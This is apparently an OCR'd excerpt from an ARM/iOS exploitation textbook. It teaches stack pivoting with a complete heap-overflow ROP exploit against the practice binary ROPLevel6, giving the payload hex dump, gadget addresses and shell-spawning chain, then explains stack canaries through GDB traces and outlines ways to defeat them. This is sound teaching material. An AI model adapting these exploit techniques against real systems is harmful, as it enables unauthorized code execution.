We covered the basics of the stack in the early chapters of Volume I and we know that it is an area of memory that keeps track of local variables and manages the way functions return from one another by storing return addresses. It works on a LIFO (Last In, First Out) basis, much like a physical stack of bricks. You can add bricks to the top one-by-one, and also remove them one-by-one starting with the very top item. But this is all theoretical. This is just the way we visualise the stack to make it easier for us to understand. So what is the stack really?

The stack is just an area of memory like any other. In fact, the only thing making this memory special is the fact that it is pointed to by the Stack Pointer (SP/R13) register. As discussed in Volume I, the Stack Pointer holds the address of the top of the stack. In other words, whatever memory location this register points to is considered the top of the stack.

So theoretically, couldn't this register point to anywhere? Even if it is not really the top of the stack? Of course! And this is exactly the concept stack pivoting is based around.

Take a look at the following diagram:




This diagram represents the stack in some program's memory. The arrow to the left of the memory is a visual representation of the stack pointer which is currently holding the value 0x10, as you can see at the top left corner.

There are several 'items' on the stack, as represented by the '41414141', '42424242' and so on. But what really are these 'items'? How does adding and removing items really work?

When a PUSH instruction is executed, the expected outcome by the programmer is for a variable amount of new values to be placed on top of the stack.


What this PUSH instruction actually does is first, *decrement* the stack pointer value by a specific amount correlating with the amount of registers being PUSH'd onto it. What this does is essentially 'grow' the stack. And yes, *decrementing* the stack pointer does in fact *grow* the stack and not the other way around because the stack always grows towards the *lower addresses*.

For example, subtracting 0x4 from the stack pointer value causes the top of the stack to rise 4 bytes and therefore makes room for a new item which will be written to the memory location pointed to by this new stack pointer value.



For POP instructions, the process is even simpler. All that needs to happen is the stack pointer be *incremented* by a variable amount. And since the stack grows downwards, it will shrink upwards.

Incrementing the stack pointer value by 0x4 causes the top of the stack to be 4 bytes lower, therefore disregarding the top-most item on the stack.



You will notice that the old data does not necessarily have to be cleared or 'zeroed-out'. With the stack pointer incremented, this old data is no longer considered a part of the stack so until that memory space needs to be used for something else it may continue to hold this old value.


Hopefully this better illustrates the use of PUSH and POP instructions and how they actually interact with the stack. But you still may be wondering, what is this 'pivoting' thing?


On the next page you will find another diagram explaining the process of carrying out a stack pivot in a modern exploit.

The diagram to the right represents the process memory of an application. Towards the bottom area, there is a small section labelled as the stack.

The stack base and stack pointer have also been represented using arrows to clearly identify both the bottom and top of the stack, but we will only be interested in the stack pointer.

Now assume that you have control of some other memory, most likely on the heap.





In this controlled memory, you craft a 'fake stack' consisting of addresses to useful gadgets in the program's __TEXT segment.


You also have discovered a memory corruption bug of some kind that gives you control over the Program Counter, giving you the ability to execute arbitrary code!

But wait - imagine that this particular memory corruption bug is based around the heap and, as it turns out, gives you only a single gadget worth of execution before returning to the 'real' stack which you unfortunately do not control.

What can we possibly do with only a single gadget? The answer - find a gadget that allows us to 'stack pivot' into our fake ROP stack, thus giving us the ability to execute the full ROP chain.

This stack pivot gadget will need to allow us to overwrite the current value stored inside the stack pointer register with a value that we control. This gives us the ability to essentially change what is considered the 'top of the stack'.

We can make the stack pointer point to the start of our controlled area on the heap. *The program will now treat the start of this attacker-controlled memory as the top of the stack.*



Since this whole chunk of memory is now theoretically combined into one and now understood by the program as the 'stack', when the first gadget (the pivot gadget itself) returns it will return into the next gadget on top of the fake stack and every gadget executed after that will do the same!

So now hopefully you can see how stack pivoting can be a very useful technique used to overcome limitations when attempting to execute a large ROP payload.

For the rest of this chapter we will look into an example of stack pivoting by exploiting yet another exploit challenge - ROPLevel6.

Understanding the vulnerability

ROPLevel6 is vulnerable to a classic heap-based buffer overflow that gives the attacker control over a function pointer. Due to the nature of this specific bug, we are only given a single gadget worth of arbitrary code execution.

But first, let's see how we can interact with the program. Executing it on my iPhone over SSH displays the following output:




A short welcome message is displayed and then we are prompted to enter a file path to a file containing some raw bytes as data. This data is then copied to a buffer on a newly allocated heap chunk, which happens to be placed directly in front a function pointer. By now you can already guess, we will gain control over R15 (program counter) by supplying a data file containing a large amount of data in order to overwrite the value of this function pointer.

After typing the path to a file (in this case something simple containing "AAAABBBBCCCC") the program displays another short message confirming that the file we have specified is considered valid.




This message is actually coming from another function - a function pointed to by the same function pointer that is located directly after the data buffer on the heap. This therefore makes it effortless for us to gain code execution.

Here's a quick visualisation:




Above is a simplified diagram of the heap chunk used in this program.

When a file path is entered, the program copies all data from the specified file into the 64-byte buffer on the heap.



Obviously, being a 64-byte buffer, it can hold up to 64 bytes. Any data larger than 64 bytes should in theory be only copied up until the point of the 64th byte. However, with this being another example exercise, the program does not do this and will continue writing data out of the bounds of the allocated buffer.



If enough data is entered (not accurate in the diagram), we overflow into adjacent memory and are able to change the value of the function pointer. Immediately after this copy is performed, the overwritten function pointer is called as this is expected to point to the function that validates the data, giving us a very simple path to arbitrary code execution!

Finding a stack pivot

Now that we've clearly identified our method of controlling R15 we can look into finding a useful stack pivot. As already discussed, a stack pivot involves modifying the stack pointer to point to attacker-controlled memory. The only memory that we fully control in this example is the data buffer on the heap. Therefore, our stack pivot must fit the following criteria:

- must be doable with a single gadget
- must change stack pointer to point to start of (or somewhere inside) the data buffer

Luckily for us there happens to be a gadget fitting this exact criteria!

This gadget can be found under the '_gadget_library' label:

```
                _gadget_library:
0000bd54            mov         sp, r5
0000bd58            pop         {r4, pc}
```

The gadget consists of two instructions. The first 'mov sp, r5' copies the value inside R5 to SP (the stack pointer). And as it turns out, R5 would hold a pointer to the start of the data buffer on the heap at the time we would make use of this gadget. We can confirm this by looking at the part of the main() disassembly that makes the call to malloc().

```
0000bd94            bl          imp___symbolstub1__malloc
0000bd98            str         r0, [r7, var_8]
0000bd9c            mov         r5, r0
```


So what is happening here? A call to malloc() is made at 0x0000bd94. Once malloc() has allocated new memory on the heap it returns a pointer to this memory which is passed in R0. At 0x0000bd98, this value is written to some other memory location for later use by the program. And at 0x0000bd9c, the pointer from R0 is moved into R5. Perfect!

Note: searching for a stack pivot when developing a real life exploit would not not be as easy as this simplified example.

We have now identified the vulnerability and found a useful stack pivot gadget, potentially allowing us to execute a large ROP chain from our fake stack. But we have not yet decided what we want this ROP chain to do.

For educational purposes, ROPLevel6 has a hidden secret() function within that, when called, will check a special code against the first argument passed to it and will spawn us a shell if it is correct. Our goal will be to call this function and pass the correct code.

Below is the control flow graph produced by Hopper Disassembler for secret():



We can identify from this diagram that the first block is responsible for checking the special code against the argument passed and then branching to either of the two middle blocks depending on the outcome of the comparison.

This special 2-byte code can be seen being moved into R1 in the instruction 'MOVW R1, 0x414f' and then R1 being compared against R0. In ARM assembly, R0 is used as the default register to pass the first argument to a function and therefore secret() is assuming that the argument is in this register.

Keep in mind, this would be done automatically by the compiler if we were to make a legitimate call to secret() from within the program but of course, we won't be doing that. We'll instead be manually jumping to this function at some point in our ROP payload so we'll need to *also* manually load the correct code into R0.

So here's the full exploit plan:

- overwrite function pointer on heap
- pivot stack to start of controlled memory
- execute ROP chain
    - load R0 with code 0x414f
    - jump to secret()
- profit!

Since we've already covered the first two steps, all that is left is to build the ROP chain. It will be easier to understand by working in reverse, so here's an already built payload:

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
00000020  49 49 49 49 4a 4a 4a 4a  4b 4b 4b 4b 4c 4c 4c 4c  |IIIIJJJJKKKKLLLL|
00000030  4d 4d 4d 4d 4e 4e 4e 4e  4f 4f 4f 4f 50 50 50 50  |MMMMNNNNOOOOPPPP|
00000040  54 bd 00 00                                       |T...|
00000044
```

This is the full exploit file including the stack pivot. We will dissect this and understand exactly what is happening over the next few pages.

Remember, the entire contents of the file specified by the path will be read into the buffer stored on the heap, with any extra data overflowing into the function pointer and other adjacent memory. Assuming that this file will be read in by ROPLevel6, we can essentially view this as a kind of 'mask' over the heap memory layout.

Offset 0 in the file is also offset 0 in the 64-byte buffer on the heap. This means that these first highlighted 64 bytes fit perfectly into the dedicated buffer.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
00000020  49 49 49 49 4a 4a 4a 4a  4b 4b 4b 4b 4c 4c 4c 4c  |IIIIJJJJKKKKLLLL|
00000030  4d 4d 4d 4d 4e 4e 4e 4e  4f 4f 4f 4f 50 50 50 50  |MMMMNNNNOOOOPPPP|
00000040  54 bd 00 00                                       |T...|
00000044
```

The remaining 4 bytes will directly overlay the function pointer, giving us our initial arbitrary code execution.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
00000020  49 49 49 49 4a 4a 4a 4a  4b 4b 4b 4b 4c 4c 4c 4c  |IIIIJJJJKKKKLLLL|
00000030  4d 4d 4d 4d 4e 4e 4e 4e  4f 4f 4f 4f 50 50 50 50  |MMMMNNNNOOOOPPPP|
00000040  54 bd 00 00                                       |T...|
00000044
```

The function pointer is overwritten with the address of the stack pivot gadget.

```
                _gadget_library:
0000bd54        mov         sp, r5
0000bd58        pop         {r4, pc}
```

The moment the first instruction in this gadget is executed (the 'MOV SP, R5') our fake stack replaces the 'real' stack. This means that the second instruction in our pivot gadget ('POP {R4, PC}') will POP values from the start of the buffer on the heap as oppose to what was previously considered 'the stack'.

The first item to be POP'd is the special code, 0x414f, which sits inside R4 for the time being.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
```

The second item is POP'd directly into R15/PC and therefore determines where execution jumps to next.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
```

This value points to a second gadget, causing execution to proceed at this location.

```
0000bd5c        mov     r0, r4
0000bd60        pop     {r7, pc}
```

The first instruction ('MOV R0, R4') moves the special code, which was stored inside R4, into R0 so that it will be interpreted as the first argument by secret() later on.

The second is yet another POP instruction. This time we aren't too concerned about what value R7 will hold so we give it some junk 0x41 bytes.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
```

However, for R15/PC we load in the address pointing to the secret() function as this will be our next and final destination.

```
00000000  4f 41 00 00 5c bd 00 00  41 41 41 41 f4 bc 00 00  |OA..\...AAAA....|
00000010  45 45 45 45 46 46 46 46  47 47 47 47 48 48 48 48  |EEEEFFFFGGGGHHHH|
```

Once execution jumps here, R0 will already be loaded with the special code (thanks to our use of gadgets) and this function will kindly spawn us a shell!

```
_secret
0000bcf4        push    {r7, lr}
0000bcf8        mov     r7, sp
0000bcfc        sub     sp, sp, #0x10
0000bd00        movw    r1, #0x414f
0000bd04        str     r0, [r7, var_4]
0000bd08        ldr     r0, [r7, var_4]
0000bd0c        cmp     r0, r1
0000bd10        bne     0xbd2c

0000bd14        movw    r0, #0xbe58
0000bd18        movt    r0, #0x0
0000bd1c        bl      imp___symbolstub1__printf
0000bd20        movw    r1, #0xbef1
0000bd24        movt    r1, #0x0
0000bd28        str     r0, [sp, #0x10 + var_8]
0000bd2c        mov     r0, r1
0000bd30        bl      imp___symbolstub1__system
0000bd34        str     r0, [sp, #0x10 + var_c]
0000bd38        b       #0xbd4c

0000bd3c        movw    r0, #0xbef9
0000bd40        movt    r0, #0x0
0000bd44        bl      imp___symbolstub1__printf
0000bd48        str     r0, [sp, #0x10 + var_8]

0000bd4c        mov     sp, r7
0000bd50        pop     {r7, pc}
```

The remaining bytes between the address pointing to secret() and our initial stack pivot gadget are merely junk or 'padding' used to fill up the extra space in the buffer. The value of these bytes does not matter and will not affect the functionality of the exploit.



Summary

In summary, the ROP chain is doing the following:

- pivoting the stack to point to the start of heap buffer
- load special code into R4
- move code from R4 into R0
- jump to secret()

Note: You may be wondering why we didn't just directly branch to the part of the function that spawns the shell (at address 0x0000bd14). In reality this would have been a much simpler option and it would have be possible without a stack pivot, however, we have taken the 'long route' for the purpose of explaining stack pivoting.

Exploit in action

Executing ROPLevel6 and specifying the path to our maliciously-crafted exploit file produces the following result:



The data from the file is processed and we have a fully interactive shell!

Conclusion

This chapter has introduced a vital technique used in the creation of modern exploits - stack pivoting. This concept can be utilised by an attacker to remove limitations that they might initially face when attempting to execute a large exploit payload on their target system.

From reading this chapter you should now understand more about what the stack really is and the way PUSH and POP instructions in a program actually affect the memory and the stack pointer, as well as how to manipulate it in order to craft your own 'fake' ROP stack.

For those interested, I presented a talk at the 2018 BSidesMCR security conference covering stack pivoting which you can view online here https://www.youtube.com/watch?v=-_LGrrKv61c.

5


Stack Canaries

Throughout this book series so far we have looked at various exploit techniques that can be used against modern mobile devices including the exploitation of stack and heap based overflow bugs, use-after-free vulnerabilities, double free()'s, and techniques such as ROP. However, we have not gone into much depth into anti-exploit mitigations. Aside from ASLR (which was covered in Volume I), there are several other mitigations present in modern mobile operating systems designed to make exploitation as difficult as possible.

In this chapter we will look at a mitigation designed to prevent the exploitation of one of the most classic exploitable bugs in software - stack buffer overflows. This mitigation is known as a 'stack canary' or 'stack cookie'.

Stack canaries are randomised values that sit somewhere on the stack, often between a buffer and the return address, and are used to help detect when a buffer overflow may have occurred. If a buffer overflow is detected then the program will take an alternate path than usual and will not return to its caller, thus preventing an attacker from taking control of execution flow.


Look at the following diagram of the stack:



Assume that the first 4 items from the top of the stack (the 41414141, 42424242 etc) make up the data stored in a 32-byte buffer on this stack. Below this buffer lies the value 0xABCDEF12 - this is the random stack canary value. We'll talk about this more in a moment. And below the canary is the saved function return address of which will be used to determine where execution flow branches to once the current function returns.

In the most basic example of a stack buffer overflow exploit the attacker would overflow data outside the bounds of the buffer and modify the saved return address. However, if we attempt to do the same when stack protection is enabled, we run into the following issue.

Below depicts the state of the stack after an attacker causes a buffer overflow and modifies the value of the saved return address:



Notice how both the canary value *and* the return address have been overwritten. This is an unavoidable consequence as the canary has deliberately been placed *between* the buffer and the return address. Any attempt at modifying the return address will inevitably result in the canary also being modified. And this is exactly how this protection is used to prevent buffer overflows on the stack being exploited.

On an older system (one in which stack protection is not present) the program would proceed to unwittingly jump to whatever value has been written over the return address. However, with the canary in place, the program will perform a check before it branches to the return address.

The check is simple - it's a comparison between the original value of the canary and the current value of it. If the values differ, it is likely that some form of memory corruption (caused by a buffer overflow) has occurred and so the program will take an alternate path and terminate itself without returning normally. On the other hand, if the values are the same the program will return normally by branching to the return address and continuing program execution.

It may already appear obvious to you how one can defeat such a protection. All an attacker must do is overwrite the canary with the *same value* that the canary already holds, making it appear as if it has not been tampered with. While this idea sounds simple, it can often be very difficult in practice. One of the reasons behind it being so difficult is that the value for the canary is unpredictable and is randomised on every execution of the program in a similar way to how the process' address space is slid by a random ASLR slide.

Example Defeat

There are two main methods that can be used to overcome stack canaries. The first involves using an information leak vulnerability that gives the attacker a way to actually find out the exact value of the canary. Once they know this value, they can easily defeat the protection.

The second involves a traditional brute force attack in which the attacker repeatedly guesses random values until they find a value that exactly matches the canary. This method however is often not feasible in situations when, for example, the system panics after every attempt.

We will focus on the first method as this is what is most likely to be used by exploit developers on software today. However, before we dive into defeating this mitigation, let's explore how a stack canary is implemented in a real life program to gain a further understanding of them.

If you wish to follow along and explore how the protection is implemented yourself, compile the code found on the next page making sure to use the '-fstack-protector' flag to enforce stack protection.

Program source code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void try_me(char arg1[]){

    char buf[16];

    for (int i = 0; i < strlen(arg1); i++){
        buf[i] = arg1[i];
    }
}

int main(int argc, char *argv[]){

    try_me(argv[1]);
    printf("Back in main()\n");

    return 0;

}
```

Command to compile:

```
Billys-N48AP:/var/mobile root# clang canary.c -isysroot /var/theos/sdks/
iPhoneOS8.1.sdk -mno-thumb -fstack-protector -o canary
Billys-N48AP:/var/mobile root#
```

Using GDB, we will disassemble the try_me() function within this program and set break points at the following locations:

```
(gdb) disas try_me
Dump of assembler code for function try_me:
0x0000be98 <try_me+0>:   80 40 2d e9                push    {r7, lr}
0x0000be9c <try_me+4>:   0d 70 a0 e1                mov     r7, sp
0x0000bea0 <try_me+8>:   20 d0 4d e2                sub     sp, sp, #32     ; 0x20
0x0000bea4 <try_me+12>:  00 10 00 e3                movw    r1, #0  ; 0x0
0x0000bea8 <try_me+16>:  74 21 00 e3                movw    r2, #372        ; 0x174
0x0000beac <try_me+20>:  00 20 40 e3                movt    r2, #0  ; 0x0
0x0000beb0 <try_me+24>:  02 20 9f e7                ldr     r2, [pc, r2]
0x0000beb4 <try_me+28>:  00 20 92 e5                ldr     r2, [r2]
0x0000beb8 <try_me+32>:  04 20 07 e5                str     r2, [r7, #-4]
0x0000bebc <try_me+36>:  08 00 8d e5                str     r0, [sp, #8]
0x0000bec0 <try_me+40>:  04 10 8d e5                str     r1, [sp, #4]
0x0000bec4 <try_me+44>:  04 00 9d e5                ldr     r0, [sp, #4]
0x0000bec8 <try_me+48>:  08 10 9d e5                ldr     r1, [sp, #8]
0x0000becc <try_me+52>:  00 00 8d e5                str     r0, [sp]
0x0000bed0 <try_me+56>:  01 00 a0 e1                mov     r0, r1
0x0000bed4 <try_me+60>:  48 00 00 eb                bl      0xbffc
0x0000bed8 <try_me+64>:  00 10 9d e5                ldr     r1, [sp]
0x0000bedc <try_me+68>:  00 00 51 e1                cmp     r1, r0
0x0000bee0 <try_me+72>:  0b 00 00 2a                bcs     0xbf14
0x0000bee4 <try_me+76>:  0c 00 8d e2                add     r0, sp, #12     ; 0xc
0x0000bee8 <try_me+80>:  04 10 9d e5                ldr     r1, [sp, #4]
0x0000beec <try_me+84>:  08 20 9d e5                ldr     r2, [sp, #8]
0x0000bef0 <try_me+88>:  01 10 82 e0                add     r1, r2, r1
0x0000bef4 <try_me+92>:  00 10 d1 e5                ldrb    r1, [r1]
0x0000bef8 <try_me+96>:  04 20 9d e5                ldr     r2, [sp, #4]
0x0000befc <try_me+100>:  02 00 80 e0                add     r0, r0, r2
0x0000bf00 <try_me+104>:  00 10 c0 e5                strb    r1, [r0]
0x0000bf04 <try_me+108>:  04 00 9d e5                ldr     r0, [sp, #4]
0x0000bf08 <try_me+112>:  01 00 80 e2                add     r0, r0, #1      ; 0x1
0x0000bf0c <try_me+116>:  04 00 8d e5                str     r0, [sp, #4]
0x0000bf10 <try_me+120>:  eb ff ff ea                b       0xbec4
0x0000bf14 <try_me+124>:  08 01 00 e3                movw    r0, #264        ; 0x108
0x0000bf18 <try_me+128>:  00 00 40 e3                movt    r0, #0  ; 0x0
0x0000bf1c <try_me+132>:  00 00 8f e0                add     r0, pc, r0
0x0000bf20 <try_me+136>:  00 00 90 e5                ldr     r0, [r0]
0x0000bf24 <try_me+140>:  00 00 90 e5                ldr     r0, [r0]
0x0000bf28 <try_me+144>:  04 10 17 e5                ldr     r1, [r7, #-4]
0x0000bf2c <try_me+148>:  01 00 50 e1                cmp     r0, r1
0x0000bf30 <try_me+152>:  01 00 00 1a                bne     0xbf3c
0x0000bf34 <try_me+156>:  07 d0 a0 e1                mov     sp, r7
0x0000bf38 <try_me+160>:  80 80 bd e8                pop     {r7, pc}
0x0000bf3c <try_me+164>:  2b 00 00 eb                bl      0xbff0
End of assembler dump.
(gdb)
```

Looking at the above screenshot, it can be seen that both locations hold memory access instructions - more specifically, 'STR' and 'LDR' instructions. These, however, are not randomly chosen instructions - they are the instructions responsible for initially loading the canary onto the stack and reading it back again towards the end of the function.

We execute the program (supplying 'AAAABBBB' as the only argument) and hit the first break point at 0xbeb8. Here we examine the contents of the registers:

```
Breakpoint 1, 0x000e4eb8 in try_me ()
(gdb) i r
r0             0x1e98bb 2005179
r1             0x0      0
r2             0x1d886587       495478151
r3             0x1e9860 2005088
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x1e97e0 2004960
r8             0x1e97fc 2004988
r9             0x381de908       941484296
r10            0x0      0
r11            0x0      0
r12            0x80000028       -2147483608
sp             0x1e97c0 2004928
lr             0xe4f68  937832
pc             0xe4eb8  937656
```

What can we gather from this? Firstly, let's look at the specific instruction that will execute next.

STR R2, [R7, #-4]

This instruction will take the value currently held in R2 and place it into the memory location pointed to by R7 minus 4. Since we know this instruction is responsible for loading the canary into memory (as the value at the location specified here is what is later compared with another value to determine where execution branches to next), the value held in R2 must be the canary value itself. In this case, it happens to be 0x1d886587:

```
r1             0x0      0
r2             0x1d886587       495478151
r3             0x1e9860 2005088
r4             0x0      0
```

The memory location this value is written to is what is pointed to by R7 (0x1e97e0) minus 4 (0x4) which results in address 0x1e97dc.

Single-stepping over the instruction (using 'si') and examining the contents of address 0x1e97dc confirms this as the value held in R2 can now be found at this location:

```
(gdb) si
0x000e4ebc in try_me ()
(gdb) x/64wx 0x1e97dc
0x1e97dc: 0x1d886587 0x001e97f8 0x000e4f68 0x00000000
0x1e97ec: 0x001e9804 0x00000002 0x00000000 0x00000000
0x1e97fc: 0x000e4e94 0x00000002 0x001e98a0 0x001e98bb
0x1e980c: 0x00000000 0x001e98c4 0x001e98d2 0x001e98e6
```

Continuing execution, we reach the second break point. Here we examine the register state again and this time look at the stack pointer.

```
(gdb) c
Continuing.

Breakpoint 2, 0x000e4f28 in try_me ()
(gdb) i r
r0             0x1d886587       495478151
r1             0x8      8
r2             0x1f     31
r3             0x1010101        16843009
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x1e97e0 2004960
r8             0x1e97fc 2004988
